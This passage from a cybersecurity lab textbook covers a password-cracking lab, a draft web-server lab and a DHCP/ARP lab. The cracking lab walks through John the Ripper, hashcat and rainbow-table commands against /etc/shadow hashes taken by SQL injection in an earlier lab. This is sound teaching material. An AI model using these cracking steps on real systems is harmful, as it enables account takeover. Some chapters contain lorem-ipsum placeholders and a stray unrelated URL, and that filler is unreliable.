- Why did you settle on your selection? Was it the features, ease of use, cost, etc.?
- Compare and contrast to using the tool you selected to OpenStego
- What do you believe are the limitations of using steganography in your daily operations?

No Figures in this Chapter

PART V

SUPPLEMENTAL MATERIAL

CHAPTER 51

MATHEW J. HEATH VAN HORN, PHD

This book is not intended to be static. There are bound to be some errors in the labs, which we will fix, but there are also labs that both instructors and learners wish we had covered. The following are labs (chapters) on our radar but have not yet developed.

- Dynamic DNS
- DHCP (Kea Linux)
- Mail Servers
- Web Servers
    - https://www.makeuseof.com/tag/how-do-i-download-an-entire-website-for-offline-reading/
    - https://batterydynamix.online/?i=2
- Log Deletion and Privilege Escalation labs are dependent on
    - Linux user management (split into parts)
    - Logging lab – solar winds, snort
- Attack lab where pfSense is incorrectly configured allowing all actions to be seen in plain text. Phase II, step 6.3.8 – enable HTTP for one of the groups and show the difference between the two settings on Wireshark.
- Nessus vulnerability scanner – https://www.tenable.com/tenable-for-education/nessus-essentials

CHAPTER 52

SLARTY BARDFARST

This is a compilation of all the common and uncommon errors worked through while developing this book.

Linux Servers

Common errors

DHCP

Oops, something went wrong...

lorem ipsum

DNS

Oops, something went wrong...

lorem ipsum

Networking

Common errors

Static Routing

Oops, something went wrong...

lorem ipsum

RIPv2

Oops, something went wrong...

lorem ipsum

OSPF

Oops, something went wrong...

lorem ipsum

BGPv4

Oops, something went wrong...

lorem ipsum

CHAPTER 53

Erratum

DANTE ROCCA

This section contains a list of erratum and their locations:

Chapter 18 – Removed the following note from between steps 2.3 and 2.4 in Phase 1:

> **NOTE:** Ensure that the ***Allow GNS3 to use any configured VirtualBox adapter*** check box is selected for all VMs added to GNS3. Refer to step 6.2 in Chapter 11 for more information.

Chapter 42 – Typo “Chapter 21 – DHCP Relay” in Prerequisties header changed to “Chapter 22 – DHCP Relay”

CHAPTER 54

Educational Users of this Material

MATHEW J. HEATH VAN HORN, PHD

ARIZONA

- Embry-Riddle Aeronautical University – Prescott Campus

MARYLAND

- Prince George's Community College

CHAPTER 55

RAECHEL FERGUSON

This lab should familiarize students with different password cracking techniques. It should demonstrate brute force, dictionary, and rainbow table attacks.

LEARNING OBJECTIVES

-

PREREQUISITES

- Chapter 47 – SQL Injection

DELIVERABLES

-

RESOURCES

- 1. Shivanandhan, Manish. "How to Crack Passwords Using John the Ripper – Pentesting Tutorial." freeCodeCamp.org, November 17, 2022. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/.
- 2. "Hashcat Advanced Password Recovery." hashcat [hashcat wiki]. Accessed May 22, 2024. https://hashcat.net/wiki/doku.php?id=hashcat.
- 3. Shivanandhan, Manish. "How to Crack Hashes with Hashcat – A Practical Pentesting Guide." freeCodeCamp.org, December 8, 2022. https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/.
- 4. Iyer, Sridhar Chandramohan, and Computing for All. "Password Cracking Using Rainbow Tables." YouTube, May 2, 2021. https://www.youtube.com/watch?v=ytGvPozExdI.
- 5. Gite, Vivek. "Understanding /etc/shadow file format on Linux." nixCraft, 15 May 2024

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student

Phase I – Workspace Setup

This lab builds off the last lab using the password hashes stolen in the SQL Injection. Make sure you have it done before starting. We only need to run the Kali VM to complete this task.

1. Complete Chapter 47 – SQL Injection before attempting this lab. You will need the passwords and usernames from the target machine to complete this lab

2. Turn on the Kali VM

3. In the terminal navigate to the folder where you saved the files from Chapter 47 and verify they are still present. The file names in this example are target_Shadow and target_passwd. Adjust commands for your file names accordingly

Figure 1 – Verify files exist on Kali VM

4. The shadow file contains the password hashes and the passwd file contains the user names. We need to combine these into one file to crack the passwords. John The Ripper has a tool to do this. Type

```
< sudo unshadow target_passwd target_Shadow > unshadowed.txt
```

5. This will combine the two files into one named unshadowed.txt

Phase II – Brute Fore with John the Ripper

In this phase, we will perform a brute force attack to crack the password hashes. This attack is guaranteed to crack a password but for longer passwords, it may take a large amount of time, sometimes millennia. We can greatly improve this process by understanding the unshadow file.




Figure 2 – Unshadow file explained

In our example above we can view the Hash Format and see that it is $6 which is SHA-512.

Algorithm Prefix	Algorithm
$1	MD5
$2a	Blowfish
$2y$	Blowfish
$5	SHA-256
$6	SHA-512
$y	yescrypt

1. Copy the unshadow file so if we make an error, it is with the copy and not our original

```
> cp unshadowed.txt unshadow_crack.txt
```

2. Edit the new file by typing

```
> vi unshadow_crack.txt
```

Figure 3 – unshadow file unedited

3. We only need to crack passwords for actual users. Delete all non-user lines and all info after each user's hash. Remember from earlier, the hash information runs up to the full colon (:) but does not include it

Figure 4 – Edited unshadow_crack.txt

4. We can see all the recovered user IDs and password hashes, even the one we created: student

5. Some of the passwords are MD5 and some are SHA-512

6. Type the following to conduct a basic password attack on our file

```
> john unshadow_crack.txt
```

7. This will take quite a while. John will use all the VM's resources and try to find all passwords




Figure 5 – First attempt to crack all passwords

8. However, as you can see, after an hour, no passwords were cracked. Stop the cracking attempt and let's speed up the process

8.1. Copy our list into a new file named unshadowed student.txt by typing

```
> cp unshadow_crack.txt unshadowed_student.txt
```

8.2. Edit the new file so only the user student is present in the file

```
> vi unshadowed_student.txt
```




Figure 6 – a new file containing information for the user student

8.3. Now try running John against this new file

```
> john unshadowed_student.txt
```




Figure 7 – Results from running John against the file containing the single-user student

8.4. To see the password, type > john -show unshadowed_student.txt




Figure 8 – The cracked password for user: student

9. Our SHA-512 passwords are easily cracked because the passwords are very simple

10. John the Ripper can only crack one hash type at a time. If we run John again against the whole list, we get more information about all of the hashes

```
┌──(student㉿kali)-[~/Downloads]
└─$ john unshadow_crack.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
```

Figure 9 – hash types used in our files

11. The result is we two more hash types: md5crypt and md5crypt-long. For John the Ripper to work on the remaining 15 passwords, use the following command

```
> john -format=md5crypt unshadow_crack.txt
```

12. Let it run for a few minutes. Hit the spacebar to see the progress at any time. You should see something similar to this.

```
┌──(student㉿kali)-[~/Downloads]
└─$ john -format=md5crypt unshadow_crack.txt
Using default input encoding: UTF-8
Loaded 15 password hashes with 15 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:25  3/3 0g/s 25115p/s 311838c/s 311838C/s cl1254..17786
0g 0:00:00:26  3/3 0g/s 25028p/s 311326c/s 311326C/s pptet..mancola
0g 0:00:01:04  3/3 0g/s 23138p/s 321093c/s 321093C/s lmmbam..11_99
0g 0:00:01:46  3/3 0g/s 22670p/s 324336c/s 324336C/s dreans..drests
0g 0:00:04:01  3/3 0g/s 22918p/s 336829c/s 336829C/s jlsfb..baiem
0g 0:00:04:02  3/3 0g/s 22919p/s 336861c/s 336861C/s gguca..elikk
```

Figure 10 – Result of md5crypt crack

13. Bruteforce attacks take much time and computational power, but they will crack the passwords. Eventually. It might take 5 minutes or 10 days, but eventually, John will finish, and you will see all the plaintext passwords that John cracked from the unshadow_crack.txt file. However, we are not going to wait; press *q* to end the process

14. Then use the following command on the remaining passwords

```
> john -format=md5crypt-long unshadow_crack.txt
```

15. Again, this will work, but it is computationally prohibitive. Let it run for a few minutes, but then go ahead and abort it and move on to Phase III

NOTE: John the Ripper automatically saves the passwords it finds. To view the passwords type

```
> john -show unshadow_crack.txt
```

Phase III – Dictionary Attack with Hashcat

A dictionary attack is an alternate means of cracking passwords and is much faster than brute force. However, there is no guarantee that it will work. It takes a preset list of passwords (called a dictionary) and tests them to see if they are the correct password. While this isn't guaranteed to work, it is a good way to rule out common passwords and is much faster than brute force.

There are many different 'dictionaries' so knowing the most about your target will help you determine which dictionary is the most appropriate. Do they know a foreign language? Are they movie buffs? Sports buffs? What are their likely hobbies? There are many repositories of various dictionaries you can download and use such as https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials

NOTE: Yes, John the Ripper can also perform dictionary attacks, but we are trying to show you the different tools that are available.

1. Open another terminal and use the following command to switch to the folder for wordlist

```
> cd /usr/share/wordlists
```

2. Use the following line to unzip the rockyou.txt wordlist

```
> sudo gzip -d rockyou.txt.gz
```

3. Move back to the Downloads folder with the following command

```
> cd ~/Downloads
```

4. Use the following command to execute the dictionary attack with hashcat (2, 3)

```
sudo hashcat -m 1800 -a 0 -username unshadow_crack.txt /usr/share/wordlists/rockyou.txt
```

5. In the output, you will see that we're missing one of the cracked passwords. This is because two of the users have the same password and, thus the same hash

Phase IV – Rainbow Table Attack

A rainbow table is a very technically intense attack so we will only show a simple one. This attack involves generating a list of hashes and their corresponding plaintexts causing it to require a vast amount of storage space.

1. Use this command to generate a rainbow table of md5 hashes of alpha-numeric passwords from length 1 to 3 (4)

```
sudo rtgen md5 loweralpha-numeric 1 3 0 1000 4000 0
```

2. In order to use the table to crack a hash we need the table to be sorted first with the following command (4)

```
sudo rtsort .
```

3. Use this command to generate another hash. Since we are on a VM, we don't have much storage space for our rainbow table so we only make a small one that cracks 3 digit alpha-numeric passwords. Copy the generated hash (4)

```
echo -n "abc" | md5sum
```


4. Use the following command to crack the generated hash (4)

```
sudo rcrack . -h Hash_From_Last_Command
```

5. It should display the cracked hash and plaintext (4)

End of Lab

CHAPTER 56



Setting up a web server to host a website is pretty much the whole purpose of the Internet. We are going to set up a basic web server on a Linux box.

LEARNING OBJECTIVES

- TBD

PREREQUISITES

- Build a Simple LAN
- A fresh Linux Server with isc-dhcp-server installed

- Two (2) fresh clones of Tiny Core Linux VMs(Red PC, Blue PC)

DELIVERABLES

- TBD

RESOURCES

- how2shout.com

CONTRIBUTORS AND TESTERS

- TBD

Phase I – Setting up the Lab

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs. XAMPP is a quick and easy way of setting up a test web server. It is not intended for production environments because it lacks security controls, but it works for learning about how a web server is attached to an enterprise network.

1. Create a Ubuntu Server with a GUI interface. Refer to "Create a Linux Server" in this text for those procedures

2. Install XAMPP on the GUI Ubuntu Server

    2.1. Start the GUI Ubuntu Server

    2.2. Use Firefox to navigate to Apache Friends and download the latest version of XAMPP for Linux

    2.3. Open a command line terminal

    2.4. Navigate to the Downloads folder by typing

```
cd Downloads
```

    2.5. List the downloaded files by typing (Figure 1)

```
ls
```

    2.6. Change the read-write permissions for the download XAMPP file (Figure 2) by typing

```
chmod 755 xampp-linux-x64-8.2.4.-0-installer.run
```

2.7. Run the installer by typing sudo ./xampp-linux-x64-8.2.4-0-installer.run

2.8. A popup window will appear, click forward (Figure 3)

2.9. Select both components and click forward (Figure 4)

2.10. Accept the default installation directory and click forward

2.11. Click forward to install

2.12. Once the files are all unpacked, click forward to start XAMMP (Figure 5)

NOTE: if you need to launch XAMMP in the future, simply open a terminal and type

```
sudo /opt/lampp./manager-linux-x64.run
```

2.13. At the top of the XAMPP application select the “Manage Servers” tab and then “Start All” services (Figure 6)

2.14. You can now shrink the XAMPP application so it no longer takes up space in the workspace

3. Install a sample website service

3.1. We are going to use a Lost in Found Information System from SourceCodester.com, but any sample code will work for our purposes

3.2. In the Ubuntu GUI Server, navigate to https://www.sourcecodester.com/php/16525/lost-and-found-information-system-using-php-and-mysql-db-source-code-free-download.html There are a lot of ads for downloading, so read carefully and go to the bottom of the website to use the correct download button

3.3. Once downloaded, close the browser

3.4. Open a terminal and navigate to the Download folder by typing

```
cd Downloads
```

3.5. Unzip the website package by typing

```
sudo unzip php-lfis.zip -d /opt/lampp/htdocs
```

3.6. Open a web browser and navigate to http://localhost/phpmuadmin (Figure 7)

3.7. Websites

GitHub repo for website:
https://github.com/Shinkyuuu/Synkra
https://www.geeksforgeeks.org/how-to-create-a-new-database-in-phpmyadmin/
https://www.google.com/
search?q=where+is+xampp+htdocs+linux&rlz=1C1VDKB_enUS1065US1065&oq=where+is+xammp+htdocs+lin&gs_lcrp=EgZjaHJvbWUqCQgBECEYChigATIGCAAQRRg5MgkIARAhGAoYoAEyCQgCECEYChigATIMCAMQIRgKGBYYHRgeMgcIBBAhGI8CMgcIBRAhGI8CMgcIBhAhGI8C0gEJMjM5NDRqMGo3qAIAsAIA&sourceid=chrome&ie=UTF-8
https://linuxize.com/post/how-to-unzip-files-in-linux/
https://www.sourcecodester.com/php/16525/lost-and-found-information-system-using-php-and-mysql-db-source-code-free-download.html

CHAPTER 57

MATHEW J. HEATH VAN HORN, PHD

Dynamic Host Configuration Protocol (DHCP) is an interacting client-server protocol that automatically provides a host (PC, Laptop, Phone, etc) with an Internet Protocol (IP) address upon request. The purpose of this activity is for learners to see DHCP in action instead of just reading about the DHCP handshake theory. A secondary purpose is for learners to experience frustration when hosts do not get a DHCP IP address. Learners can see how the packets move and where they may get hung up while working on making DHCP function correctly on their network. Finally, learners will be able to see Address Resolution Protocol (ARP) in action. While DHCP occurs when a host requests an IP address for an existing MAC address, ARP is when a host has an IP address, but is unsure what MAC address it belongs to.

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using Linux on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Install a Linux Server VM
- IPv4 Networking

DELIVERABLES

- 5 Screenshots:
    - Wireshark – DHCP Packets for PC2
    - Wireshark – DHCP Packets for PC3
    - Wireshark – ARP Packets for router
    - GNS3 Workspace
    - Configuration of DHCP Daemon

RESOURCES

- ISC DHCP – ISC

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, C.I.S. Student, ERAU-Prescott
- Julian Romano, C.I.S. Student, ERAU-Prescott
- Dante Rocca, C.I.S. Student, ERAU-Prescott

Phase I – Setup

The following are steps to set up the learning environment to better understand DHCP. Since learners have performed many of these tasks in other labs, we have taken liberties to reduce the number of steps and screenshots for repeated material. If you are confused about what you've been asked to do, please review the appropriate chapter of this book.

1. Ensure you have a functional Linux Server with isc-dhcp-server installed
2. Open GNS3 and start a new workspace. For this example, we are using the name "Lab 7"
3. Add a switch to the workspace
4. Add a MikroTik router to the workspace
5. Configure the MikroTik router
    5.1. Change the name of the router to "Router"
    5.2. Add a note with the IP Address of "200.200.200.1/24"
    5.3. Start the router
    5.4. Open the router console and use the following credentials to log in
    5.5. Login: admin
Password: (there isn't one, just hit enter)
    5.6. Change the password to "Security1"

NOTE: Some testers reported that fresh MikroTik router may retain its settings if previously used. If this happens to you, use the following steps to reset the router.

5.6.1. Open the router console and use the following credentials to log in
Login “admin”
Password “Security1”

5.6.2. Factory reset the router (Figure 1) by typing

```
system reset-configuration
```

5.6.3. Allow the change

5.7. List all the interfaces on the router by typing

```
interface print
```

5.8. Assign interface ether1 the IP address of 200.200.200.1/24 by typing

```
ip address add address=200.200.200.1/24 interface=ether1
```

5.9. Verify the IP was assigned by typing

```
ip address print
```

6. Navigate to VirtualBox and select the VM named “Ubuntu Server”

7. Verify the settings for Network Adapter 1 (Figure 2)
Enabled
Attached to: generic adapter

8. Return to the GNS3 workspace

9. Navigate to the End Devices sub-menu and add the device “Ubuntu Server” to the workspace

10. Rename the server to “DHCP Server”

11. Add a text box saying “200.200.200.254/24”

12. Start the DHCP Server and give it a minute or two to start up completely.

> NOTE: Some testers had to navigate the Ubuntu Server VM and press ok to messages provided by VirtualBox (Figure3 and Figure 4)

13. Creds for Ubuntu Server
login: student
password: Security1

> NOTE: Those learners unfamiliar with Linux need to know that Linux CLI will NOT move the cursor as you type the password. This is a security countermeasure to prevent shoulder-surfing. Even if an observer can’t see the characters being typed in the password, just knowing the number of characters in the password makes brute-force password hacking easier. Therefore, if the cursor doesn’t move, nobody can count the number of characters used in the password by watching the screen.

14. At the prompt type the following to verify the IP address of the DHCP Server (Figure 5)

```
ip add
```

Ethernet Card enp0s3 should have a state of up

> NOTE: Some testers have reported that you might not get the above information when you type ip add. Some interfaces, even virtual ones, need to think a cable is plugged in. They connected a cable from the server to the switch, then typed ip add again and it worked.

15. Set the static IP address of the Linux Server

    15.1. View the static IP configuration settings

        15.1.1. Type

```
cd /etc/netplan/
```

        15.1.2. Type

```
ls -l
```

15.1.3. Identify the installer configuration file (in this case it is 00-installer-config.yaml) (Figure 13)

15.1.4. Edit this file by typing

```
sudo vi 00-installer-config.yaml
```

15.1.5. Press 'i' to start editing. The spacings in this file are critical. Make the changes as shown in (Figure 14)

15.1.6. Stop editing by pressing "Esc"

15.1.7. Save the file by typing

```
:wq
```

15.2. Return to the home directory by typing

```
cd
```

15.3. Restart the VM

15.4. Verify the settings by typing

```
ip add
```

16. Modify the DHCP server settings

16.1. Make a backup copy

16.1.1. Create a backup folder in your home directory by typing

```
cd ~
sudo mkdir backups
```

16.1.2. Verify the directory was created by typing

```
ls -l
```

16.1.3. Copy the configuration file to the backup directory by typing

```
sudo cp /etc/dhcp/dhcpd.conf ./backups
```

16.1.4. If you need to restore the file type

```
sudo cp ./backups/dhcpd.conf /etc/dhcp
```

16.2. Change the DHCP settings file by typing

```
sudo vi /etc/dhcp/dhcpd.conf
```

16.3. Press “i” to make changes to the file so it looks like this (Figure 16)

NOTE: You can delete most of the lines in the file or you can append it as appropriate. Your choice.

16.4. Stop editing by pressing “Esc”

16.5. Save the file by typing

```
:wq
```

17. Start DHCP on the DHCP server by typing

```
sudo systemctl start isc-dhcp-server
```

18. Enable (which means start on boot) DHCP on the DHCP server by typing

```
sudo systemctl enable isc-dhcp-server
```

19. Verify the DHCP is running properly by typing

```
sudo systemctl status isc-dhcp-server
```

20. If you get an error you can try restarting the service by typing

```
sudo systemctl restart isc-dhcp-server
```

21. The server is now acting as the DHCP Server for any end-device client (Laptop, PC, phone, etc.) that connects to the network (Figure 6)

Phase II – Watch ARP in use

Remember, network packets are passed by MAC addresses in Layer 2 of the OSI Model. Since we manually configured the static IP addresses on both the router and the server, the network doesn't know which IPv4 address goes to which NIC on the individual hosts. The networks now see each other and say, "Who are you?" to each other. In this example, we can see 200.200.200.254 (our DHCP server) asking who has an IPv4 address of 200.200.200.1 (our server) and vice versa. You can see that 200.200.200.254 responds and says "My Layer 2 name is 08:00:27:b2:50:bc. Don't worry about the other packets you see currently. Just get used to what ARP looks like so you can understand it when you see it again in the future.

1. In GNS3 place a link between the DHCP server and the switch if there is not one there already

2. Start the Wireshark capture by right-clicking on the DHCP-Server link and then select "start capture"

3. On GNS3, place a link between the Router (Ether1) and the switch (Figure 7)

4. Return back to Wireshark to view the packets. You should see some "Who Requests" (Figure 8)

Phase III – Watch DHCP in action

Remember, DHCP is a network management protocol that allows hosts to obtain IP addresses automatically upon request. It uses the User Datagram Protocol (UDP) and the server listens on port number 67 and the client listens on port 68.

- The end device (also called a client) will send out a discovery request (e.g. “Is anyone out there handing out names?”)
- The server sees the discover request and sends out a DHCP offer (e.g. “Yes, I see you, try 20.20.20.25”).
- The client will then send a request packet (e.g. “Can I really use this name?”).
- Finally, the server will send an acknowledge packet (e.g. “20.20.20.25 is all yours man”).


Hello? Who am I? I don't have an IP address!
0.0.0.0
?
?
0.0.0.0
You need a name? I have one for you!
20.20.20.25
Here!
20.20.20.25
Wow! Thanks, I love it!
20.20.20.20
20.20.2
Now you're not some Nameless Schmo!
yay
20.20.20.20
20.20.20.25

Used with artist's permission: Romana A. Heath Van Horn

1. Add 1 VPCS end device to the GNS3 workspace

2. Connect the VPCS to the Switch (Figure 9)

NOTE: Do NOT turn on PC1 at this time!

3. Right-click on the PC1-Switch link and select start capture to start a Wireshark capture session. You may get some packet traffic at this point, but you can ignore that. We are only interested in the DHCP packets when we power on PC1

4. Return to the GNS3 workspace and start PC1

5. Open PC1's console and type (Figure 10)

```
ip dhcp
```

6. Now go back and look at the Wireshark packets captured between PC1 and the switch (Figure 11)

6.1. Look at the Discover packets. There is at least 1, but there could be more depending on lag. In this example, we see on Wireshark that someone on the network basically says "HELLLOOOO! I don't know who I am (0.0.0.0) Is there anyone out there handing out IP addresses? Please speak to me!"
(DHCP Discover packet)
Source: 0.0.0.0 (Who am I?)
Destination: 255.255.255.255 (Who's out there?)
MAC Address: 00:50:79:66:68:00 (This is what my face looks like)

6.2. Now look at the DHCP offer packets. It's like our DHCP server (200.200.200.254) is saying, "Hey buddy I'm here, and if you need a name you can use this one (200.200.200.###)"

6.3. Then the next packet should be our no-name PC saying "Oh, me me me, I like the name 200.200.200.###" in a DHCP request packet

6.4. Finally, our server acknowledges PC1s eagerness and says, "Ya buddy you are now 200.200.200.### from now on and not just

some schmo (0.0.0.0) who looks like 00:50:79:66:68:00”

7. Return to GNS3 and label PC1 with the IP address 200.200.200.###/24 (Figure 12)

8. Add two more VPCS’s to the network and watch the network packets. Make sure to update the PC labels with the IP addresses they were assigned.

9. Use this opportunity to look at Wireshark packets and get comfortable with how DHCP and ARP work on a live network.

End of Lab

Deliverables

5 screenshots are needed to receive credit for this exercise:

- Wireshark – DHCP Packets for PC2
- Wireshark – DHCP Packets for PC3
- Wireshark – ARP Packets for router
- GNS3 Workspace with 3 PCs, switch, router, and DHCP server – all devices labeled with their IP addresses
- Configuration settings of DHCP Daemon

Homework

Assignment 1 – Combined network traffic watching

- Turn off all devices
- Replace the switch with a hub and reconnect all devices
- Monitor any of the PCs with Wireshark and capture ARP, DHCP, and ICMP packets for all three PC’s as you turn devices back on
- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 environment with everything labeled
  - Screenshot of server-router ARP

- Screenshot of DHCP for one PC
- Screenshot of ICMP for one PC

Assignment 2 – Reconfigure the DHCP server

